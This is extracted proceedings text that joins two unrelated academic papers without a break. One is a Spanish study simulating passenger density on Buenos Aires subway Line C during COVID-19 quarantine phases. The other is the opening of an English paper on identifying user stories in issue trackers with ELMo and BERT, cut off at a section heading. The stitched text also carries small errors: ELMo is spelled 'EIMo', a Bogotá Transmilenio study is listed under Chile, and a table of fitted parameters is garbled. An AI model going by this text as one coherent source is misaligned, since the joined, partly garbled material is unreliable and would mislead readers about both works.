Dada las características de contagio del COVID-19, según la Organización Mundial de la Salud, las mismas se producen de persona a persona a través de las gotículas que salen desprendidas de la nariz o boca desde una persona infectada al toser, estornudar o hablar. Por este motivo es muy importante para controlar la propagación del virus, mantener la distancia social, en al menos un metro y medio. Una de las causas que generan mucha más incertidumbre en la tasa de contagios, se debe a que una persona puede no tener síntoma alguno y ser COVID-19 positivo, y de esa manera contagiar a sus contactos cercanos si guarda las restricciones de salida de su hogar, o en peor situación diseminando el virus de forma virulenta si se traslada de un lugar a otro de la ciudad mediante el transporte público de pasajeros. Luego del primer mes de aislamiento social, preventivo y obligatorio, dispuesto por el Gobierno y ante la parálisis económica que la pandemia produjo, se habilitaron ciertas actividades para reactivar el comercio^[1], cuyo período se denominó “Cuarentena Administrada” y aquí es donde nuestra investigación profundizará las circunstancias que se presentaron y se seguirán presentando, relacionando las actividades que se liberan y su vinculación con una línea de subterráneos de la Ciudad de Buenos Aires.

2. ARTÍCULO

El Subterráneo de Buenos Aires es la red de la Ciudad, compuesta de seis líneas identificadas como Líneas A, B, C, D, E y H. La extensión total es de 60,8 km (de los cuales 53,9 km son para servicio comercial) y la cantidad de estaciones de la red es de 86^[2].

Hemos analizado el comportamiento del flujo de pasajero de la línea C de Subte^[3] en el último mes del año 2019 y Julio 2020. “Figuras 1 y 2”

En ese momento (fines de 2019) los sucesos vinculados al COVID-19 se comenzaron a difundir en último día de ese año, el 31 de diciembre de 2019. Desde ese momento la Organización Mundial de la Salud está colaborando estrechamente con expertos mundiales, gobiernos y asociados para ampliar rápidamente los conocimientos científicos sobre este nuevo virus, rastrear su propagación y virulencia y asesorar a los países y las personas sobre las medidas para proteger la salud y prevenir la propagación del brote.

En la **Figura 1** se muestra la utilización de la red de subterráneos de la Ciudad de Buenos Aires para el mes de diciembre 2019^[4]




Figura 1: Utilización de la red de subterráneos de la Ciudad de Buenos Aires. Fuente: Diseño de los autores basado en datos de: estadisticaciudad

La cuarentena dispuesta en Argentina desde el 20 de marzo de 2020 para combatir la pandemia del coronavirus, está constituida con una serie de decisiones de aislamiento sanitario de la población que forman parte de una política de salud pública que incluyen también medidas de distanciamiento y prevención de contagios, investigaciones y tratamientos experimentales, creación de infraestructura y abastecimiento de recursos médicos, protocolos sanitarios para los lugares de trabajo, donde por supuesto se incluye un plan asociado al medio de transporte público de pasajeros.

Luego del primer mes estricto de aislamiento, se comenzaron a flexibilizar algunas actividades, para reactivar la economía. Para analizar la relación que existe entre las variables, a medida que se flexibilizar las medidas, nos basamos los puestos de trabajo ocupados por rama de actividad emitido en la página web del Gobierno de la Ciudad de Buenos, para asociar y poder responder a la frecuencia del servicio de la Línea C de subterráneos.

Para ello obtuvimos el flujo de pasajeros por cada una de las líneas durante todo el año 2020.




Figura 2: Utilización de la red de subterráneos de la Ciudad de Buenos Aires- JULIO 2020. Fuente: Diseño de los autores basado en datos de: estadisticaciudad

2.1 PRESENTACIÓN DEL ARTÍCULO

Este trabajo forma parte de un proyecto de investigación que analiza el sistema de transporte masivo de la Ciudad Autónoma de Buenos Aires, a través de una Simulación Computacional (Dinámica de Sistemas).

En Latinoamérica se encuentran los trabajos de Carlos Franco, Germán Méndez Giraldo y John Espitia, sobre el STM de la ciudad de Bogotá, sobre la misma ciudad el trabajo de Edgar Duarte Forero^[5] proyecta el sistema de colectivo usando, también, simulación dinámica o el desarrollo de Orozco, J. & Arenas, F. (2013) ^[6] “Aproximación al desarrollo de un sistema de transporte masivo a través de la dinámica de sistemas”.

Sobre la ciudad de Barranquilla encontramos el trabajo de Mercado, D. R., Sepúlveda, J. A., Pedraza, L. E. y Hernández^[7].

Sobre Chile: Modelado de sistemas de transporte masivo empleando dinámica de sistemas: caso Transmilenio S.A. July Moscoso G., Mileidy Perdomo M., Lady J. Perdomo P., y Oscar Mayorga T^[8].

Un estudio más abarcativo se encuentra en: Martin Schaffernicht, consultor de la Comisión Económica para América Latina y el Caribe (CEPAL), en el marco del proyecto “Innovación ambiental de servicios urbanos y de infraestructura” (2012) ^[9].

2.2 DESARROLLO

Basado en este tipo de estudios se realizaron los modelos para analizar la estructura del sistema de transporte de la CABA, que se utilizó como base para determinar el impacto del incremento de pasajeros producto del cambio de fase Covid19^[10].

El objetivo de la simulación es la obtención de información decisoria que permita mejorar la predicción implícita en toda decisión.

2.2.1 Análisis Previo

a) Determinación de la metodología de avance del tiempo a utilizar en la simulación computacional:

Se decidió simular que el tiempo avanza segundo a segundo, Metodología de Avance del Tiempo a Intervalos Fijos^[11].

b) Clasificación de Variables utilizadas en la simulación

Variables Endógenas de Estado: Cantidad de pasajeros por estación de subte (ANDEN), cantidad de pasajeros transportados en el subte (Metro)

Variables Exógenas no controlables (Datos-Funciones de densidad de probabilidad): cantidad de pasajeros que arriban y descienden de las diferentes estaciones y paradas por segundo.

Variables Exógenas de control: Porcentaje de variaciones en las funciones de densidad de probabilidad de los datos. Aumentos de la cantidad de pasajeros según cambio de Fase.

Valores Fijos que alimentan el modelo y pueden revertirse como variables Exógenas **de control:** Frecuencia y Formación (cantidad de vagones y cantidad de coches) de los servicios.

2.2.2 Análisis exploratorio de datos

El gobierno de la ciudad de Buenos Aires pone a disposición mediante el portal de Buenos Aires Data, datasets de distintas temáticas con la intención de que los ciudadanos accedan a los mismos y desarrollen aplicaciones y conviertan los datos en información relevante. A partir de allí se realiza el estudio de la distribución de la población de los andenes de la línea C de subterráneos.

Durante el período de cuarentena, solo permanecieron abiertas 5 del total de 9 estaciones de las estaciones de la línea C.

El set de datos disponible contiene 568508 registros con cantidad de pasajeros que ingresan a los andenes de las estaciones de subte en periodos de 15 minutos.^[12]

Estos datos disponibles son a partir de marzo de 2020.

Para el procesamiento de los datos se utilizó código en lenguaje Python. Para el procesamiento de datos y visualizaciones, librerías Pandas, Numpy y Matplotlib.

Para el ajuste de los datos a las funciones de densidad de probabilidad se utilizó la librería “fitter”. Esta herramienta proporciona una clase que sirve para identificar la distribución a partir del set de datos suministrados.

Fitter realiza un escaneo de 80 distribuciones disponibles de la librería Scipy y permite trazar los resultados para verificar cuál es la distribución más probable y los mejores parámetros.

Al hacer este escaneo, fitter descarta las distribuciones que fallan o están muy alejadas de los datos.

Finalmente brindará un ranking con las mejores funciones que ajuste, de acuerdo al criterio de las que aporten la menor suma de los cuadrados de los residuos.

Al observar los 5 primeros registros del dataset se comprueba que los registros presentes son a partir del mes de marzo. Para realizar un correcto ajuste, se verifica que el dataset nos presente valores nulos en el campo de cantidad. El dataset no presenta valores en este caso.

Como se mencionó inicialmente, el objeto de este trabajo es encontrar las funciones de distribución de probabilidad de las estaciones de la línea C de subterráneos. Por este motivo en primer lugar obtenemos un sub dataset con los registros de las estaciones de esta línea. Se obtiene así un set de datos de 46370 registros.

Agrupando los registros por estación, se observa:

Constitucion	9876
Retiro	9847
Independencia	9445
Avenida de Mayo	8475
Diagonal Norte	7457
Lavalle	319
San Juan	318
Mariano Moreno	318
General San Martin	315
Name: ESTACION, dtype: int64	

Figura 3: Cantidad de registros por estación. Fuente: <https://data.buenosaires.gov.ar/dataset/>

En la figura 3 se observa la cantidad de registros de las 5 principales estaciones que están en funcionamiento. Los datos a las restantes 4 estaciones (datos que pertenecen previa a la cuarentena se descartan).

El paso siguiente será obtener datasets con registros de cada estación para realizar los ajustes.

	sumsquare_error	aic	bic	kl_div
foldcauchy	0.006403	1344.883228	-104132.277935	inf
halfcauchy	0.006469	1343.055237	-104064.643737	inf
gilbrat	0.007565	1602.053789	-102897.685116	inf
lomax	0.008111	1431.103130	-102368.710100	inf
alpha	0.008821	1337.787186	-101742.918706	inf




Figura 4: Ejemplo de una de las estaciones analizadas (Diagonal Norte). Fuente: Diseño de los autores.

Tabla 1: Resumen de las funciones de densidad de probabilidad de las cinco estaciones estudiadas. Fuente: Diseño de los autores.

Estación	FDP	Parámetros
Constitución	alpha	{'alpha': (2.2269997687665812, -52.99713475247911, 250.77274651515756)}
Retiro	f	{'f': (4.0571134815600445,

		9.96236483 4578963, -0.20703177 17316446, 28.1302334 60408398)}
Independencia	genexpon	{'genexpon': (1.283697939400 0338, 0.09611218 889229778, 1.84613077 0356682, 0.99999999 92795492, 7.96221572 2348574)})}
Avenida de Mayo	Genpareto	{'genpareto': (0.161439367519 65465, 0.999999 9940165714, 4.4 89267619294369)})}
Diagonal Norte	Foldcauchy	{'foldcauchy': (0.07580008433 630485, 0.99999 9999226317, 1.8 53795589584735 1)})}




Figura 5: Diagrama de bloques de las variables exógenas del modelo. Fuente: Diseño de los autores.




Figura 6: Diagrama de bloques de la incidencia de las variables exógenas del modelo. Fuente: Diseño de los autores.

A partir del análisis previo se desarrolla el modelo como se ve en la siguiente figura, se sigue la lógica del movimiento de pasajeros (tiempos de espera, permanencia etc.) y se ve la incidencia de los tiempos de frecuencia del servicio (FREC) y formación (FORM), en principio como valores fijos (que luego podrían modificarse) y la f.d.p. de la cantidad de pasajeros transportados, porcentajes de arribos y descenso, etc.

Al tenerlas como funciones separadas del modelo, permiten modificarlas para analizar el comportamiento del modelo.




Figura 7: Parte del Diagrama de bloques de la traza en estudio. Fuente: Diseño de los autores.

A partir de las distintas corridas se pueden observar los promedios de cantidad de personas coexistiendo tanto en el andén, como dentro de las formaciones. Se evalúan también los picos máximos obtenidos a lo largo de las diferentes corridas.




Figura 8: Corrida: Situación actual. Fuente: Diseño de los autores.

Aquí se observa la cantidad de pasajeros que coexisten en el andén en una situación en que solo pueden trasladarse las personas denominadas “personal esencial”. En esta nueva fase del aislamiento social los únicos autorizados a utilizar ese servicio serán los trabajadores que desempeñan las 30 actividades previstas en el artículo 12 del decreto nacional.

Esto es sencillo de controlar ya que se realiza por medio de la tarjeta **SUBE** o Sistema Único de Boleto Electrónico, que se utiliza para realizar viajes dentro del AMBA.

En caso de sumar actividades (cambio de Fase) a las 30 habilitadas, se puede observar cómo repercute en el distanciamiento social, de acuerdo a la densidad de pasajeros en andenes y formaciones.

Como puede observarse en la Figura 9, un leve aumento (20%) de la cantidad de las personas transportadas, produce un incremento de la densidad poblacional, que solo se mantiene estable con un aumento de la frecuencia.




Figura 9: Corrida: Aumento del 20%. Fuente: Diseño de los autores.

3. CONCLUSIONES Y TRABAJOS FUTUROS

Al realizar la simulación se puede notar la incidencia del aumento de los pasajeros en el DISPO (Distanciamiento Social, Preventivo y Obligatorio), y el modelo ofrece la posibilidad de modificar las frecuencias de los servicios para que exista un balance apropiado, según el aumento de los pasajeros por cambio de fase y respetando el distanciamiento.

Al representar el modelo en forma modular, este trabajo permite trasladarlo a otras trazas (líneas de subterráneos o líneas de colectivos o metrobús), pudiendo evaluarse el impacto en cada traza estudiada.

También pueden analizarse medios alternativos o complementarios para el caso de la suspensión o afectación de un servicio (caso común en líneas de trenes del AMBA o de los mismos subtes)

Este tipo de soluciones permite analizar con pequeñas modificaciones en el modelo, tomar las decisiones adecuadas, tanto del sector público (afectación y/o aumento de fases) como del sector privado (aumento de frecuencias, personal, etc) para equilibrar posibles colapsos y mantener el equilibrio adecuado del DISPO.

4. REFERENCIAS

- [1] Puestos de trabajo ocupados por rama de actividad. Ciudad de Buenos Aires. 2do. trimestre de 2016/1er. trimestre de 2020 <https://www.estadisticaciudad.gov.ar/eyc/?p=68911>
- [2] Red de Subterráneos de la Ciudad de Buenos Aires: <https://www.metrovias.com.ar/index.php/mapas/>
- [3] Utilización de la Red de Subterráneos de la Ciudad de Buenos Aires por Línea. <https://docs.google.com/viewerng/viewer?url=http://lppargentina.org.ar/subtedata/wp-content/uploads/2020/04/Reporte-de-viajes-diciembre-2019.pdf&hl=es>
- [4] Pasajeros por línea de subte para el año 2020 <https://www.estadisticaciudad.gov.ar/eyc/?p=46559>
- [5] Duarte Forero, E. L. (2011). El Transporte Público Colectivo en Bogotá, D.C.: Una Mirada desde la Dinámica de Sistemas. Ingeniería, 16(2), 18-34.
- [6] Orozco J., Arenas F. (2013). Aproximación al desarrollo de un sistema de transporte masivo a través de la dinámica de sistemas. Sistemas y telemática. Revista S&T, 11(24), p. 91-106
- [7] Mercado, D. R., Sepúlveda, J. A., Pedraza, L. E. y Hernández, H. (2014). Modelo de implementación de TIC en el sector transporte de la ciudad de Barranquilla utilizando dinámica de sistemas. Revista Dimensión Empresarial, vol. 12, núm. 1, p. 36-45.
- [8] Moscoso, J., Perdono, M., Perdomo, L., & Mayorga, O. (2011). Modelado de sistemas de transporte masivo empleando dinámica de sistemas: caso Transmilenio S.A. [ponencia en 9º Encuentro Colombiano de Dinámica de Sistemas, Bogotá – Colombia].
- [9] Schaffernicht, Martín: “Aplicación del Análisis de Sistemas a las Ciudades y al Transporte Público Urbano”, Santiago de Chile, CEPAL, 2012

- [10] Erica M. Milin, Silvia Quiroga, Leonardo Viegas (2017). Análisis del Sistema de Transporte Público de la CABA a través de la Dinámica de Sistemas. El caso del impacto de una nueva línea de subterráneos. Universidad Tecnológica Nacional, Argentina. En Memorias Del Congreso Latinoamericano De Dinámica De Sistemas 2017.
- [11] Coss Bu, Raúl (2003); Simulación: un enfoque práctico; Editorial Limusa, pg. 11
- [12] Portal Buenos Aires Data. Recurso Movilidad.
<https://data.buenosaires.gob.ar/dataset/juqdkmgo-202/archivo/ab5afa94-00ef-42ea-93e2-ac05a8bedcc8>

Identification of user stories in software issues records applying pre-trained natural language processing models.

Francisco Javier Peña, María Luciana Roldán, María Marcela Vegetti
Instituto de Desarrollo y Diseño
INGAR (CONICET / UTN)
{fpveitia, lroldan, mvegetti}@santafe-conicet.gov.ar

Abstract

In the last decades, agile development methods have been increasingly adopted by the software industry. User stories are one of the primary development artifacts for agile project teams. Issue Management Systems are widely used by software development teams to generate user stories, and organize them in meaningful fragments: epics, themes, and sprints. In addition, these tools enable generating any kind of issues, like bugs, change requests, tasks, etc. The responsibility for correctly categorizing an issue is in the hands of the team members, so it is a task prone to errors and frequently omitted due to lack of time or bad practices. Thus, a current problem is that many issues in projects remain uncategorized or mislabeled. Several studies have shown that it is common to find the uncategorized user stories of a software project in large volumes of issues records maintained by Issue Management Systems. In this work, we present two Neural Network models for text classification that were implemented for the identification of user stories in issue records.

1. Introduction

Issue tracking, often called bug tracking, is the process of keeping track of the open development issues in a software development project [1]. An Issue Management System (IMS), also called issue tracker system, is a computer application designed to help ensure software quality and support to programmers and other stakeholders in the issue tracking process. The term "issue" is attributed to the unit of work to make an improvement in a computer system. In addition, it describes most of the types of tasks that are needed to be tracked when developing a computer system [1].

Today most of software development organizations have adopted agile development methodologies like SCRUM, Kanban and XP. Most of these agile methodologies recommend capturing requirements

through user stories [2], which are frequently managed in an IMS, such as Jira. These systems allow development teams to organize a collection of user stories in meaningful fragments: epics, themes and sprints.

By using an IMS it is possible to store and manage other issues besides user stories, such as bugs, change requests, enhancements, new requirements, tasks, etc. Although these systems offer to the user the possibility of explicitly categorizing the type of an issue, the decision to select the category of a new issue is up to the person who creates the issue, and this information is often omitted or incorrectly specified, making it difficult their later identification. This means that a great deal of user stories ends up buried in repositories with large volumes of data and various types of "issues".

The correct identification of user stories is of interest to software engineering for several reasons. For organizations that have multiple related projects, it is important to count with an integrated requirements base. Requirements engineering activities are no longer associated with an individual system development process and thus an individual project [3]. In contrast, it is viewed as an independent activity executed across multiple projects and product developments. Therefore, an approach to identifying in a repository the issues that constitute "user stories" is useful to retrieve them, regardless they were categorized or not as "user stories."

For members of software project teams that are IMS users, having a tool for the automatic categorization of incidents in user stories would save time and error occurrences, which improves the quality of the project documentation.

On the other hand, as the user stories are often poorly written in practice and exhibit inherent quality defects, a research trend is the application of computational linguistic techniques to these user stories to solve classic challenges in requirements engineering, such as the formulation of high quality requirements or the creation of better models of system functionalities [2]. However, findings from these studies are dependent on the quality

of labels assigned to issue reports. Therefore, as a starting point to apply these approaches, it is necessary to have correctly identified user stories, which must be recovered from large volumes of data.

For all the above, it is necessary a proposal to effectively identify "user stories" immersed in large issue logs repositories. In order to reach such objective, in this work, we propose two different models of Neural Networks for text classification using the Python library, TensorFlow [4], and carried out a comparison between them. The first model is called EIMo [5] and the second one BERT [6], being both of them pre-trained models published by Google through the TensorFlow-Hub [7] platform.

This paper is organized as follows. Section 2 reports some related works. Section 3 presents some theoretical concepts of the methods used for a better understanding of this work. Then, in Section 4, some details about the datasets generated and used are discussed and the implemented models are presented. In Section 5, the main results obtained by testing the different models are presented and a comparison is offered that takes into account various aspects such as accuracy of the models, syntactic analysis and semantic analysis capability. Finally, in Section 6, conclusions are drawn.

2. Related Works

One of the features provided by most IMS is the possibility to define a set of labels/tags to classify the issues and, at least in theory, facilitate their management. Several authors have explored the use of labels to categorize issues in IMS. In [8] the authors analyzed a population of more than three million of GitHub projects and give some insights on how labels are used in them. Their results reveal that, even if the label mechanism is scarcely used, using labels favors the resolution of issues. They also conclude that not all projects use labels in the same way (e.g., for some labels are only a way to prioritize the project while others use them to signal their temporal evolution as they move along in the development workflow).

In a study conducted on closed issue reports of three open source software systems from Jira, it has been observed that the label given to the issue reports about bug or improvement is not correct [9]. The authors manually classified more than 7000 closed issue reports from five popular open source software systems to analyze the accuracy of already labeled reports. Their findings state that 33.8% of closed issue reports are misclassified. Moreover, manual analysis of issues is time consuming, tough and may be error prone.

Thung et al. manually classified a dataset and applied machine learning algorithms for bug classification [10]. In [11] an automated approach is proposed to label an issue either as bug or other request based on fuzzy set theory. The labeling of bug reports is done in three

phases. First, text from the bug reports is preprocessed. Second, the Fuzzy technique is applied and third the labeling is done using scores obtained after fuzzification. In [12], the authors selected seven projects in GitHub and built classification models based on issue information, text description and comments, in order to improve the maintenance tasks for development teams. Text information was preprocessed with text data mining techniques and information retrieval. Then, they evaluated the performance of classifiers with several metrics. They conclude that very suitable classifiers may be obtained to label the issues or suggest the most suitable candidate labels.

The aforementioned contributions employed datasets obtained from repositories of IMS used just for software development, and not for project management. For that reason, the focus of these works has been on the correct classification or labeling of defects or bugs. However, our work employs datasets obtained from IMS repositories used to manage both project and software development; that is, they include issues related to requirements' definition, such as the "user stories".

In the last years, a research trend has emerged regarding the application of computational linguistic techniques to user stories to solve classic challenges in requirements engineering, such as the formulation of high quality requirements or the creation of better models of system functionalities [2]. A related line of research is the extraction of conceptual models from natural language (NL) requirements, which can help to identify dependencies, redundancies, and conflicts between requirements from lengthy textual specifications. To extract meaningful models from NL requirements, researchers have been proposing heuristic rules for the identification of entities and relationships whenever the text matches certain patterns of the given language (usually English). For example, in [13] is proposed an automated approach based on natural language processing that extracts conceptual models from user story requirements. In another work, [14] proposed an approach to generate i^* models from user stories. In addition in [15] are made contributions towards mapping user stories and use case models. Also in [16], user stories are used to extract quality attributes for early architecture decision making. As these proposals require user stories as input, mislabeled user stories greatly impact the results of such studies. So, to envisage better results from these studies on user stories, it is required to correctly label issues either as 'user stories or 'non-user stories.

3. Background

This section introduces the concept of user stores and types of neural networks architectures in which the models developed in this work are based. First, it describes the Bidirectional Long Short-Term Memory Recurrent Neural Networks and then Natural Language

Processing with Neural Networks. Then, it also the two strategies for applying pre-training in linguistic models are introduced.

3.1. User stories

Outside the world of software, a user story could be referred as a customer’s testimonial or narrative, however it has a whole different meaning for software professionals. In terms of software development, a user story is a short description of something or a piece of software it is supposed to do, told from the perspective of the person who desires the new feature. Although going back to its beginnings, user stories were proposed as unstructured text but with some size restrictions [17], nowadays it is followed a compact template for write them. This template captures who is it, what it expect from the system feature, and optionally why it is important [18]. Although many different templates exists, 70% of practitioners use the template “**As a** (type of user) , **I want** (goal), [so that (some reason)]” [2].

Example 1:

As a visitor,

I want to purchase an event ticket

Example 2:

As an event organizer,

I want to search for new events by favorited organizers,

So that I know of events first

Example 3:

As an event organizer,

I want to receive an email when a contact form is submitted,

So that I can respond to it

3.2. Bidirectional Long Short-Term Memory Recurrent Neural Networks

Recurrent Neural Network (RNN) architectures have recently become a typical and famous neural networks model because of its capabilities to process sequential inputs and learn its dependencies [19]. An RNN is a type of neural network where the connections between neurons form a directed graph making a temporal sequence trough time steps feeding each hidden state to the next time step as shown in **Fig. 1**. This allows the network to have a dynamic temporal behavior, unlike common networks, RNNs can use an internal state (memory state) to process sequences of inputs. However, they have problems with long-term dependencies due to gradient vanishing [19].




Fig. 1 Recurrent Neural Network, from [19]

Long short-term memory (LSTM) is a recurrent neural network architecture type that avoids the problem of gradient vanishing. LSTM is augmented by recurrent gates called "forgetting" gates, preventing the backward propagation error from vanishing or exploding. In this type of networks errors can go backward through a virtual unlimited number of layers unfolded in space. As is shown in **Fig. 2**, the internal memory cell C_t is controlled by a set of gate networks, including a forget gate network f , an input gate network i and an output gate network o . The forget gate network controls how much information of internal cell C_t should be passed into the next time step. The input gate network is used to scale the input block u to the internal cell. This means that LSTM can learn tasks that require memory of events that happened thousands of times in previous training steps, thus being able to handle long-term dependencies.




Fig. 2 Schematic of the LSTM, from [19]

Bi-directional Recurrent Neuronal Networks (BRNN) have a specific structure. The state neurons of a regular RNN are split in a part that is responsible for the positive time direction (forward states) and a part for the negative time direction (backward states), as shown in **Fig. 3**. These outputs of two types of states are not necessarily connected to inputs in the opposite states [11]. Using both time directions in same network, input information in the past ($t-1$ in **Fig. 3**) and the future ($t+1$ in **Fig. 3**) of the currently evaluated time frame (t) can be used to minimize the objective function without the need for delays, unlike common RNN that require these "delays" to include future information.




Fig. 3 . General structure of the bidirectional recurrent neural network (BRNN) shown unfolded in time for three-time steps, from [11]

3.3. Natural Language Processing with Neural Networks

Natural Language Processing (NLP) is a subfield of linguistic, computer, information engineering and artificial intelligence sciences dedicated to the interaction between computer equipment and human natural language, particularly how computer programs process and analyze large amounts of information. The problems often addressed with these techniques are speech recognition, understanding natural language such as sentiment analysis, text generation, automatic text summarization, and automatic entity recognition [12]. Although there exist several natural language processing techniques, in the last years, there has been a great boom in the use of Deep Learning models [12] because of their ability to capture the syntactic and semantic information of words in large unlabeled bodies of text. Word vectors (also called word embeddings) are a standard component found in most current NLP system architectures [12]. Word embeddings are vectors of real numbers that represent terms correlating relative similarities with semantic similarities [20], generally learned by neural networks.

3.4. Transfer learning

It is common that, different NLP tasks entail a great effort in terms of time and computing power consumption, so as an alternative to create a model from scratch or too general, the transfer learning technology has emerged [21]. Transfer Learning (TL) is a machine learning method with the perspective of providing a better and faster solution with less effort for collecting the needed training information and re-use it in another similar model [21]. In [21] it is defined as: "Given a D_s domain and a source T_s learning task, and a D_t domain and target T_t learning task, the TL aims to enhance learning of the target predictive function $f(x)$ in D_t using the knowledge in D_s and T_s , where $D_s \neq D_t$, or $T_s \neq T_t$ ". Word embeddings are a good example of transfer learning since they are generally learned by neural networks in a domain for a learning task and these learned word embeddings can be applied in a different domain for other learning tasks, hence, those vectors of

real numbers are transferred from a model to another model.

3.5. Embeddings from Language Models

Word representations, such as Word Embeddings, are a key component in many neural language models [22]. ELMo (Embeddings from Language Models) incorporates a form of deep word representation based on a feature-based approach, where each token is assigned a representation that is a function of the entire input sequence [22]. The vectors derived from a trained LSTM network with a pair of linguistic models are used in a long text corpus. These representations are a function of all the layers of a Bidirectional Linguistic Model (biLM) [22]. ELMo looks at the entire sentence before assigning each word in its embedding. It uses a bi-directional LSTM trained on a specific task, to be able to create contextual word embedding. The ELMo LSTM, after being trained on a massive dataset, can then be used as a component in other NLP models that are for language modelling. In [5], an implementation of a module with this architecture and an application trained in 1 billion words is presented. This module returns as output a set of fixed embeddings for each LSTM layer, the learned aggregation composed by 3 layers, and a mean-pooled vector representation of the input.

3.6. Attention models and Transformer

